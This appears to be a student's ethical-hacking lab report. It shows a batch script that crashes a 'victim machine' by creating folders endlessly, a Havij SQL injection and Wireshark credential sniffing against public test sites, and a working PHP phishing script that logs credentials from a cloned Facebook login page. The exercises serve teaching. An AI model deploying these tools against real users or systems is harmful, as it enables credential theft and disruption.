
**4. Write a small batch program and save as .bat extension and execute in victim machine (Windows 7 / Windows 10 / Windows XP)**

Create a notepad with batch program and save it as “viru.bat” (i.e.) with .bat extension



```
@echo off
cd C:\Documents and Settings\All Users\Documents\loop
:loop
md %RANDOM%
goto loop
```


When you open the “viru” file and the above program as it creates “N” number of folders at particular destination which makes the machine slow and hangs.






**5. Perform SQL injection on by using Havij Tool (Download it from Internet) on <http://testphp.vulnweb.com> Write a report along with screenshots and mention preventive steps to avoid SQL injections**


First enter the target site in which we have to crack password or to get information in the **target** bar. After clicking **analyse** the tool will analyse the website and shows the name of the website.




Then we have to click the **info** tab to know the information about the website




Then in the **tables** tab we can able to get the databases which are available in the website.




By clicking the **get tables** button we can able to get the tables which are available in the required database.




By clicking the **Get columns** button we can able to find the columns in the selected table.



After clicking the button **get data**, we will get the data which are there in the selected column. Here the password is not encrypted, we need not use **MD5** tab to decrypt the password.



By clicking the **PHP admin** tab we will find the admin of the page in the website




## PREVENTIVE STEPS TO AVOID SQL INJECTIONS:


- ❖ Validate User Inputs
- ❖ Sanitize Data by Limiting Special Characters
- ❖ Enforce Prepared Statements and Parameterization
- ❖ Use Stored Procedures in the Database
- ❖ Actively Manage Patches and Updates
- ❖ Raise Virtual or Physical Firewalls
- ❖ Harden Your OS and Applications
- ❖ Reduce Your Attack Surface
- ❖ Establish Appropriate Privileges and strict Access
- ❖ Limit Read-Access

6. Use Wireshark Tool (Download it from Internet) to sniff the data and try to get the username and password of <http://demo.testfire.net/>


This is the target website, in which our own username and password has to be entered and click **Login**




In the Wireshark tool, after selecting the **Wi-Fi** select start button. In the bar given below the start button wire enter **Http** to get the login page of the target site. We will find the page.



Click the required the page and then right click on the row, then click **follow** then **TCP stream** to know the password and username we have entered. A dialog appears in that we can able to find the username and password.



7. Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing



Download Facebook login page and save it as “fb.html”

```
fb.php - Notepad
File Edit Format View Help
<?php


// Set the location to redirect the page
header('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Create “fb.php” file with Phishing script

